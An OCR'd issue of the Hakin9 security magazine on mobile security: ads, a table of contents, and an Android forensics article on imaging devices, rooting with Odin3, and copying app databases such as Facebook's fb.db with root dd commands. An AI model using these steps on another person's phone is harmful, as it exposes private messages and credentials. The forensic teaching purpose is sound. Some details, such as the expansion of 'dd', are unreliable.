HAKING

THE ULTIMATE GUIDE TO MOBILE SECURITY

Issue 1/2012 (4) ISSN 1733-7186

Bluetooth
Hacking Tools

An Overview
of Web Application
Security Issues

Does Your BlackBerry
Smartphone has ears?

Mobile Web:
Privacy Keeping and Exploitation Methods

PLUS HOW TE DEVELOP IN ANDROID

eLearnSecurity
Forging security professionals


PENETRATION TESTING PROFESSIONAL v.2

Online Penetration Testing Course

www.elearnsecurity.com

- ✓ 2400+ interactive slides
- ✓ 9 hours video training material
- ✓ 100% hands-on with Hera Labs
- ✓ Extremely in depth and thorough contents
- ✓ Leads to Hands-on ECPPT certification
- ✓ 3 Knowledge domains
- ✓ Web application penetration testing
- ✓ Network penetration testing
- ✓ System security and Exploit Development
- ✓ Lifetime access to course material

Now the most Hands-On course on Penetration Testing :



Coliseum Web Application Security Lab

- ✓ 14 real world vulnerable websites
- ✓ User-exclusive sand-boxed access to labs
- ✓ Multiplatform : PHP, MySQL, MS SQL Server
- ✓ Practice OWASP Top 10
- ✓ Web app analysis, XSS, SQLi, LFI/RFI, CSRF
- ✓ Get inline help if you get stuck

Hera Penetration Testing Virtual Lab

- ✓ VPN access from your own Attack box
- ✓ User-exclusive, non-shared access to labs
- ✓ Guided Exploitation Walkthrough
- ✓ Windows Servers, BSD, Linux, Firewalls, IDS's
- ✓ Different Labs with Different Network topologies
- ✓ On-demand: No Activation, No Expiration

www.elearnsecurity.com

HEY! TEACHER!

LEAVE THEM KIDS ALONE!

THE MOST ADVANCED COURSE ON PENETRATION TESTING

IS SELF-PACED!

WWW.ELEARNSECURITY.COM

Hakin9 team

Managing: Angelina Kussy
angelina.kussy@software.com.pl

Senior Consultant/Publisher: Paweł Marciniak

Editor in Chief: Michał Wiśniewski

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl

DTP: Ireneusz Pogroszewski

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director: Michał Wiśniewski
m.wisniewski@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Dear Hakin9 Readers,

In this issue we are offering you a choice of articles within the topic of Mobile Security. This collection of texts will provide you with practical solutions to how to feel safe and confident while using your mobile devices.

As nowadays, thanks to our handhels, there are so many ways to stay online regardless of time and location, it is crucial to not only enjoy the facility it gives but also to ensure the safety and protection of the mobile devices.

The content of The Ultimate Mobile Security (over 140 pages!) is arranged in such way that you will be able to find the essential information more easily and they are presented in a handy way.

For your comfort the issue is devided into 5 parts:

- *basics*
- *attacks*
- *protection*
- *tools & tutorials*
- *ideas*

Given the increasingly dangerous threats, there is a need to rise the awereness of the geopardy associated with using handhelds. We hope that The Ultimate Guide to Mobile Security will contribute to this as well as will bring you plenty of pleasure reading

Stay tuned to our next issues!

Angelina Kussy and the Hakin9 team

BASICS

Android Forensics 08
by Manish Chasta
Smartphones are changing the IT and Communication landscape vastly. A Smartphone can do almost every good thing a computer can do. Today most of the corporate employee access and manage their official e-mails through the e-mail client installed on their Smartphone. Right from booking movie tickets to making fund transfers, all e-commerce and online banking transactions can be done using a Smartphone. With high speed of 3G, Smartphones are getting more popular specially among working professionals and students.

Data Handling on iOS Devices 16
by Dominic Chell
With over half a million apps in the App Store, Apple's trademark slogan "There's an app for that" is bordering on reality. We use these apps for online banking, social networking and e-mail without really knowing if they're communicating and storing our personal data securely. With Apple controlling over 52% of the mobile market [1], iOS apps are becoming more closely scrutinized in a world where the security of our personal data is paramount. In the last year, MDSec's consultants have performed an increasing number of security assessments of iOS applications and their supporting architecture where data security is paramount, specifically the retail/ business banking sector.

An Overview of Web Application Security Issues 26
by Julian Evans
Web application security is very much in its infancy – some security experts believe this is going to be a major emerging area of technology. Nowadays web apps are more complex and are based on a client-server architecture. This architecture is evolving and we see web apps such as Google Apps acting as a word processor, storing the files and allowing you to download the file onto your PC. Facebook and the social web have also moved into Web apps hence the recent coined phrase Web 3.0. This is the overview article in which author points out the most current issues in area of Web App security, such as: programming development, JavaScript API, AJAX programming, mobile security or Facebook app security and authentification.

Movement on the Mobile Exploit Front 30
by Tam Hanna
All of the exploits and security issues mentioned in this article are the results of plain carelessness of the responsible programmer. Had they been aware of the most basic elements of security, these would have never happened. Unfortunately, developers working at carriers and device manufacturers still see security as an afterthought. Their thinking goes along the lines of nobody bothered to perform large-scale attacks on us so far, so why should they do so now ?

Mobile Malware – the New Cyber Threat 32
by Julian Evans
Mobile phone malware first appeared in June 2004 and it was called Cabir. The mobile-phone features at most risk are text messaging (using social engineering), contacts list, video and buffer overflows. GSM, GPS, Bluetooth, MMS and SMS will indeed be some of the attack vector to expect this year and beyond.

ATTACK

Mobile Web: Privacy Keeping and Exploitation Methods 36
by Mauro Gentle
Inevitably, most of the readers will think that the purpose of this article is to present arguments regarding vulnerabilities related to the protocols for Bluetooth, or even how to intercept telephone calls. In fact, this article takes an entirely different approach. The main objective is to highlight the opportunity to use our phone as a terminal to connect to the network and find possible vulnerabilities of Web applications by putting in place some mini attacks wherever we are.

Mobile Malware Analysis 42
by Cory Adams
With the emergence of the Android OS into the mobile market, nation state hackers and criminals alike are actively conducting attacks against the OS and its users for information gathering and financial gain. A high reward tool in an attacker's arsenal is malicious software or malware, which allows information to be gathered and extracted from targeted mobile devices.

Analysis of Zitmo – Zeus in the Mobile 50
by Dhawal Desai
Over the time security space has seen a number of versions and variants of banking malware. With the increase in popularity and usage of smart phones, mobile attacks are becoming more frequent. Android platforms have been one of the most favorite targets of malware writers.

Android Security, Zitmo Malware 56
by Prashant Verma
We have computers and we also have viruses, worms and malwares. We have Smartphone and we have malwares there too. Oh yes! You read it right. The shift of the hacker community's attention towards Smartphone has been alarming. They are increasingly being attracted towards the mobile platforms and the transactions happening through the mobile platforms. Today phones are not just the phones; they are mini computers in your hand. Your Smartphone could do pretty much anything a computer can do.

Android Trojan Geinimi 64
by Dhawal Desai
This malware has been identified as another variant of the most popular Geinimi, which targeted a significant number of Android Phone users. The Trojan was originally used as a package namely "com.geinimi", but over the period of time the variants took more advanced obfuscated form.

Does Your BlackBerry Smartphone has ears? 80
by Yury Chemerkin
The smartphone becomes the most popular gadget all over the world. Undoubtedly, compactness, convenience and PCs' functional capabilities have been winning modern users' hearts. People may think that Internet surfing is safer with their favorite smartphone than by PCs and that the privacy loss risk is minimized, however analytical statistics show the opposite. From this article we will find out why every BlackBerry is vulnerable to multiple network attacks and how it is that address book provides a spam-attack vector. The author explains also how deceptions may mislead Blackberry users to compromise security and what makes the DMTF signalling a possible covert channel.

Tag, You're Infected 96
by Tim Kulp
The internet is a dangerous place. We (as Information Security people) have known this for a while and general users are learning more and more about how malicious web sites can steal your information. As mobile computing enables unique interactions with technology, new security risks arise. With the growing use of QR (Quick Response) Codes our data is becoming available to a format that users do not usually equate with Information Security: Print Media. QR Codes allow content providers, marketing gurus and cyber criminals to jump from a printed page to executing content on your mobile device. In this article we are going to examine how QR Codes can be used to realize threats facing our mobile devices by examiningthree attack vectors.

DEFENCE

Smartphones, Security and Privacy 100
by Rebecca Wynn
All the threats that attack your enterprise computer centers and personal computer systems are quickly encompassing mobile devices. Smart phones are part of your Personal Area Network (PAN) and the user needs to remember that everything that is done on them, data saved in them, communications that touch them in anyway (voice, SMS, email) should be viewed as public and not private.

Pentesting on Android, Setting Up a Lab 104
by Thomas Cannon
The world of Android application security assessment is d eveloping at a rapid pace. Perhaps due to the open nature of Android, the development of tools and techniques for analysing and validating security is very accessible. Even as this article was being written several new fantastic tools became available and it had to be updated.

Apple iOS Security 110
by Oliver Karow
This article will describe the security mechanisms available on iOS with its strength and weaknesses, and show how a company can adopt this mechanisms to keep up with the latest security threats, targeting mobile devices.

Lawful Interception on Mobile Telecom Service 120
by Ted Chao
For the past few years, IP network transformation is shaping into a new operation and management on telecommunication for lots of mobile and fixed net service providers in the world. Along with this trend, the technology of lawful interception by police, military intelligence and other law enforcement agencies is also being developed with great leaps and bounds thanks to IP network being extensively used in telecom service providers.

When Developer's API Simplify User-Mode Rootkits Developing 124
by Yury Chemerkin
This is a series of articles about shell extensions that enhance high-level features of any operation system. However, such possibilities not only enrich platform but simplify developing trojans, exploits that leads to the new security holes. Mostly this kind of extensions are known as user-mode rootkits.

TOOLS & TUTORIALS

How te Develop in Android 130
by Duygu Kahmaran
Tutorial for rookies.

Bluetooth Hacking Tools 134
by Dennis Browning
Logical Link Control and Adaptation Protocol (L2CAP): Provides the data interface between higher layer data protocols and applications, and the lower layers of the device; multiplexes multiple data streams; and adapts between different packet sizes.

IDEAS

A bit's Life 140
by Tomasz Cedro, Marcin Armand Kuzia
Have you ever wondered what makes all these devices around you alive? I might have to give you a bit of bad news – this is not a black magic of any kind, neither any supernatural powers, not even the Jedi Force; it is just a simple set of interesting ideas, well described with a language called science and technology.

Android Forensics

Smartphones are changing the IT and Communication landscape vastly. A Smartphone can do almost every good thing a computer can do. Today most of the corporate employee access and manage their official e-mails through the e-mail client installed on their Smartphone.

Right from booking movie tickets to making fund transfers, all e-commerce and online banking transactions can be done using a Smartphone. With high speed of 3G, Smartphones are getting more popular specially among working professionals and students.

As Smartphone market is growing, it is also catching bad guy's attentions. For bad guys or hackers, it is easy to target mobile users as they are less aware and bother less about the risks associated with the mobile and mobile applications.

There are number of Mobile Operating Systems present in the market. Among these Mobile OS, Android, iOS and RIM are more popular than others. Android is the most widely used Mobile OS present in the market. According to Gartner report, Android had more than 36% share of the market by end of the first quarter of 2011.

It is quite obvious that the widely used platform is likely to be targeted more, as in the case of Microsoft Windows Operating System. A hacker wants to target mass and for doing that he has to target the most commonly used platform. Android is one such commonly used platform. As Android is capturing market, it is becoming favorite target platform of hackers.

It is always a challenge for forensic examiners to discover the evidences from the Android devices. Android has a different and newer file system, directory structure, runtime environment, kernel and libraries which make Android more complex to forensic examiner. We will discuss detailed forensics steps to examine Android device in later part of this article.

How Android can be used in Cyber Crime

Android can be used in cyber crime in two ways:

- Android device is targeted by the attacker.
- Android device is used as a means to carry out cyber crime.

Let us consider some of the real world cases. What if an Android device is discovered from a crime location?? What all evidences can be discovered from the device?? Where exactly to look for the evidences??

These are some challenges faced while doing forensic analysis on Android device. First we will see what all bad things can be done with the Smartphone (or how a Smartphone can be used in various criminal activities).

Cyber Crimes through Smartphones

Software Theft: Software theft is now a common attack. If codebase of your software is stolen and sold to your rival, he can make a great loss to your company. Your rivals are ready to invest huge money to obtain source code of your key software.

A Smartphone can carry large volume of sensitive data. It can be used in carrying codebase of any key software of any company. There are security guards and other mechanism in place to check the employees and visitors, if they are carrying any business critical information in any form. But still they hardly check for Mobile phones.

In one classic case of Software theft, an unhappy employ of a company used to carry all source code of the key software of the company in her smart phone. She first copied the code in her phone's external storage and then deleted the same data from the phone. When her phone was observed at security check, nothing was found in her phone. When she reached home, she used a tool to recover the deleted data. This way she took all the data out from her company and latterly she sold the source code to the rival of her employer.

Terrorist Activities: Terrorists also use Smartphones to exchange and store the information. They use Smartphones to communicate with the other member of the terrorist organization. They also use GPS to find locations. They can store various data in the Smartphone like maps or photos of target locations, encrypted and stagno files, instructions etc. They can use the phone to click photos of target locations.

Pornography/Child Pornography: Pornography is fully banned in a number of countries. And child pornography is considered a big offence across the world. Smartphone can be used to store, view, capture and exchange such kind of materials.

Sexual Harassment Cases: Smartphone can play big role in sexual harassment kind of cases. If a Smartphone is discovered from accused, a forensic examiner can get treasures of information from the device.

Financial Crimes: Every other bank is developing banking and other non-financial application to facilitate their mobile customers. These applications can be used for malicious activities by hackers. A Smartphone recovered in financial fraud cases can give many evidences about the case.

Murder Cases: Even in murder or other criminal cases, a Smartphone can provide evidence useful in solving the case. Right from call records and SMSes to facebook records or GPS data can be recovered from the phone.

Let us think about, what all evidences can be recovered from a Smartphone?? Where to look in the Smartphone?? We will discuss in coming section that what all evidences we can discover from a Smartphone:

Interesting locations for Forensics Investigation

- Phone Browser Memory
- Application storage
- External Card
- SQLite database files
- SMS
- GPS data
- Call records
- Contact list
- Social networking application (Facebook, Twitter, Orkut) records
- Messenger (Yahoo, MSN) records
- Email client data
- System storage
- Data stored in external card

How investigation of Android device is different than other Smartphones?? Does forensic investigators really needs to learn something special to analyze Android devices?? Can evidences be discovered from the device?? Are they admissible in the court of law??

Next section of the article will answer all the above questions in further detail.

Forensic Process of Android Device

Forensic process of Android phone will comprise of following steps:


Seizing Android device: If an Android device or any Smartphone is discovered from any crime location, first thing a forensic investigator should do is to click the photos of the crime scene including the photo of the device. If phone is ON, take photo of display as well.

If you find mobile to be ON then keep charging the mobile so that the battery does not drain. In case, we don't charge the phone and the phone goes OFF, we may lose the important data especially regarding current or recent applications. If phone is OFF at the time it was recovered, keep it OFF. Seize all other available accessories i.e. memory card, data cable etc.

As soon as we recover anything, start labeling it. It is required to maintain and present a *chain* of *custody* at the court of law. A label should have the following minimum information on it:

- What is the evidence?
- How did you obtain it?
- When was it collected?
- Who all have handled it?
- Why did that person handle it?
- Where has it travelled and where was it ultimately stored?
- What is Case ID?

Chain of Custody is a chronological documentation of individuals who had physical possession of the evidence. Maintaining the chain of custody is vital and it guarantee the integrity of the evidence, right from



EVIDENCE

Agency ____________
Collected By ____________
Item # ________ Case # ________
Date ________ Time ________
Description ____________

Location ____________

Remarks ____________

CHAIN OF CUSTODY

Received from ____________
By ____________
Date ________ Time ________

Received from ____________
By ____________
Date ________ Time ________

Figure 1. *Chain of Custody Form*

collection to the final test result. Chain of custody is something *must to have* document in any criminal trial. If proper Chain of custody has not been maintained, court may not consider that evidence in making final verdict.

Creating 1:1 Image

Creating image is the most important task in any forensic analysis. It is the thumb rule in forensic investigation that you cannot work on primary evidences if you want them to take in the court of law. For that we need to create bit-by-bit image of the target device.

What is bit-by-bit image and how it is different from the copy-paste the content of entire disk??

If we copy and paste the content of a disk, this will only copy visible, hidden and system files. Whatever is deleted or not accessible by the OS would not be copied by *copy* command. So, for a thorough analysis, it is required to create a 1:1 image of the disk. Bit-by-bit image is as good as the original image. Thorough analysis is not the only reason we need to take 1:1 image, it is also required by the court of law. If you have not taken 1:1 image, your evidences are not admissible in the court of law.

How we will take image of an Android device?? How I can verify that my image is exact bit-by-bit copy of original disk or device?? How can I establish the authenticity of the image??

There are two locations to be taken image of in case of Android device. One is the device and other is the external card. We will see in following section that how to create a bit-by-bit image of the Android device. But before that we will see how to verify the image.

Before starting the imaging of original disk, calculate the hash value of it and note that down. Now after taking image, calculate the hash value again for the image. If hash values are same for both the image and disk, we can be sure that we have taken exact image of the original disk. Now we can work on image and evidences discovered from the image can be taken to the court along with the hash values calculated. The hash value establishes the authenticity of the image that it has not been tampered.





Figure 2. *Winhex Opening SD Card*



Select Mode (globally)

Read-only Mode (=write-protected)
Default Edit Mode (=editable)
In-place Mode (=editable)

OK | Cancel | Help

Figure 3. *Winhex Making device Write Protected*

One more thing we should take care of before creating image is to make the target device in *write protected* mode. Whenever you connect any device to your computer, there are chances that some data can be written on the devices by any software, application or OS. In that case your evidence (device) is no more genuine. Just to avoid this kind of situation, make the disk or device write protected. To do that, use write protected cables present in the market. In this article, we will make device write protected by software to explain the technique.

Creating image of external memory card: We will start with simpler part of imaging, which is creating image of the memory card. In most of the cases, file system of the memory card is FAT32 and it is easy to image. There are lots of free and commercial tools available in the market which can help us in creating image of the memory card. We will use free version of Winhex to do that. Winhex is a powerful forensic tool. It is available in both freeware and commercial versions.

Note


Only commercial tools should be used to discover the evidences in case you want to take evidences to the court.

Here are the detailed steps to take the 1:1 image of the memory card:

First remove the SD card and connect the card to the computer with any card reader. Now we will make the device *write protected* through *Winhex*. Follow below step to do that: Open the disk in Winhex: Figure 2.

Go to *Options* then *Edit mode* and select first option *write protected* mode: Figure 3.

Now calculate the hash value for SD card.



Create Disk Image (Drive J:, 1.8 GB)

Image file format:
- [✓ Raw image (.dd, .001, interpretable and splitable)]
- Evidence file (.e01, interpretable and compressible)
- WinHex backup (.whx)

Scope: sectors 0 3850480
Notification of bad sectors with no interruption

Path and filename:
C:\Users\Manish\AppData\Local\Temp\D

Compute hash: MD5

Power down computer after completion

Split image into segments of 2047 MB

OK | Cancel | Help

Figure 4. *Winhex Creating Image*

To calculate hash, go to *Tools* then *Compute hash* and choose any Hashing algorithm. We have to compare this hash value with the hash value computed earlier for the image. Now we create the image of the disk. Go to *File* menu and click on *Create Disk Image* option for creating an image. Choose *Raw image* option (.dd) to create image, as *dd* image is interpreted by almost all commercial and open source forensic tools (Figure 4).

Image of memory card is created. We will use this image for analysis in later part of the article.

Creating Image of Android device

This is a tricky part. Android does not provide any direct way to access or view its internal directories or system files and directories. But internal or system locations may have most critical data stored. Almost all applications write some application data and temporary data in these directories only. `/data/data` is the most interesting location for the forensic investigator which is not accessible to the user. Only application or root users have access to these locations.

How we can access Android internal directory structure?? How to create the image of the Android internal directory structure??

For this we need to obtain ROOT permission on the Android OS. In Android terminology, we need to ROOT the device to get the superuser permission. There are various techniques available in the market that can help you in rooting your Android phone. Among them, Odin3 software is one such popular tool. All you need to do is to check the *build number* of your phone. You can check



About phone
See what has been using your battery
Legal information
System tutorial
Learn how to use your phone
Model number
GT-I9001
Firmware version
2.3.4
Baseband version
I9001DDKP5
Kernel version
2.6.35.7-perf
root@DELL148 #1
Build number
GINGERBREAD.XXKPE

Figure 5. *Kernal Build Number*

a d v e r t i s e m e n t

Workbooks.com

Web Based CRM & Business Applications for small and medium sized businesses


Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100

info@workbooks.com



```
$ export PATH=/data/local/bin:$PATH
$ su
# cd data/data/com.facebook.katana
# ls
lib
databases
files
app_composer_temp
cache
# cd databases
# ls
fb.db
webview.db
webviewCache.db
uploadmanager.db
# dd if=fb.db of=/mnt/sdcard/external_sd
/mnt/sdcard/external_sd: cannot open for write: Is a directo
ry
# dd if=fb.db of=/mnt/sdcard/external_sd/fb.db
7742+0 records in
7742+0 records out
3963904 bytes transferred in 0.161 secs (24620521 bytes/sec)
#
```

Figure 6. *DD Command*




Figure 8. *Winhex Interpreting Image as Disk*

it by visiting the following location in any Android phone: Settings-> About Phone-> Build number. Now Google for the rooted kernel for this build number and pass all the files to Odin3 software. This way you can ROOT your phone. There number of good tutorial available in the market on Android Rooting. As per my knowledge ROOTING is legal and it does not void any warranty. Still check local laws before rooting your phone. I have never come across such situations; still it is a general belief that rooting may harm your system or you may lose your entire data stored on the phone.

Note

In the rooting process, something will be written on target device and as I mentioned earlier, we can't write anything on the phone, if we want to take that into court of law as evidence. The method and technique explained in this example may not be accepted by the court. In this case, one can take approval in advance from the court. That is again subject to local laws. So now we have root access on the phone, what next??

As it is known to all that Android uses Linux kernel 2.6. By downloading *Terminal Emulator* application from the Android Market, we can run almost all Linux commands. So, to create image of device, we will be using *dd* command. DD stands for Data Description, it does low-level copying of data in Linux. The dd command will help us in creating bit-by-bit image of Android device.

To take backup, insert a fresh SD card in device and copy the target data there. Typical syntax of DD command:

```
dd if=/dev/fd0 of=tmp.image
```

Where if is input file and of is output file. Again, output of the dd command is understood by all commercial and open source forensic tools including WinHex, EnCase, Helix, Forensic Toolkit etc.

To take the backup of the Android system folders, go to `/proc/mnt` file and open the mnt file. You will have similar to following structure:




Figure 7. *Winhex Reading Image*




Figure 9. *Winhex Hidden Files and Folders*

```
dev:    size   erasesize  name
mtd0: 000a0000 00020000 „misc”
mtd1: 00480000 00020000 „recovery”
mtd2: 00300000 00020000 „boot”
mtd3: 0fa00000 00020000 „system”
mtd4: 02800000 00020000 „cache”
mtd5: 093a0000 00020000 „userdata”
```

Copy one by one location through DD command.

To understand the concept, we will be copying some directories with dd command as shown Figure 6.

Recovering Data

Now we are done with the imaging part. The image created in above steps can be accepted by any forensic tool. We will be using free version of Winhex to recover and analyze the data as well.

In most of cases, criminal deletes suspicious data or even format the entire disk. Suppose in any pornography related case, we hardly find anything in the device, because all data has been intestinally deleted. So, before starting analysis part, it is recommended to recover all deleted or destroyed data first.

To recover deleted data, open the image file in Winhex. Go to *File* menu then *Open* option, select the image file and click ok. Figure 7 show the opened image file.

As we can see from the above screenshot, all data is represented in hex form. To make the data understandable, we need to interpret the image as disk. To do that, go to *Specialist* menu and click on Interpret *Image File As Disk* as shown Figure 8.

Folders highlighted in the Figure 9 are the deleted folders.

To recover deleted files or folder, right click on target folder and click on *Recover/Copy* and select location to save the file.

There are number of tools available to recover deleted or destroyed data. All well known forensic tools like FTK or EnCase have inbuilt feature of identifying and restoring deleted data.

Analyzing the Data

Analyzing Android data is a bit different; one should know the important locations to be checked out. More manual intelligence is required in this step of forensic analysis of Android device. For example, in case of money laundering related cases; email, browser data and banking application related data must be looked at to discover any clue. Same is true in the case of sexual harassment case; emails, social networking data, SMS will be interesting locations to search for evidences.

For example below file was recovered from Skype application. I have used same dd command to recover this file. The format for this file was .DAT. I have opened this file in a text editor (notepad in this case). You can see email addresses, Skype ids (one is mine☺), chat records; everything in plain text. Same way you can get useful information from other applications like Facebook, Yahoo Messenger, Twitter etc. All application related data can be found at the following location: `/data/data/com.application/`; (Figure 10).

Analyzing SQLite database files

SQLite database files are most interesting files for forensic investigators. One will get most critical information here, even username and passwords in some cases.

SQLite is a lightweight database (RDBMS) and used by almost all Smartphone OS like Android, iOS and Blackberry. SQLite files can be found at the following location:

```
/data/data/com.application_name/databases
```

For example we want to see all SQLite files created and maintained by Facebook. Then we need to look at following location for db files:

```
/data/data/com.facebook.katana/
databses
```

All SQLite files stored with .db format. I have copied a few sample .db files (from Facebook, email client etc) using *dd* command to explain analysis of SQLite database files.

To understand the concept, I will be using free version of Epilog tool. Epilog is a powerful tool for all kind of SQLite files.

Open a db file in Epilog tool, in this example we are opening fb.db




Figure 10. *Skype File*

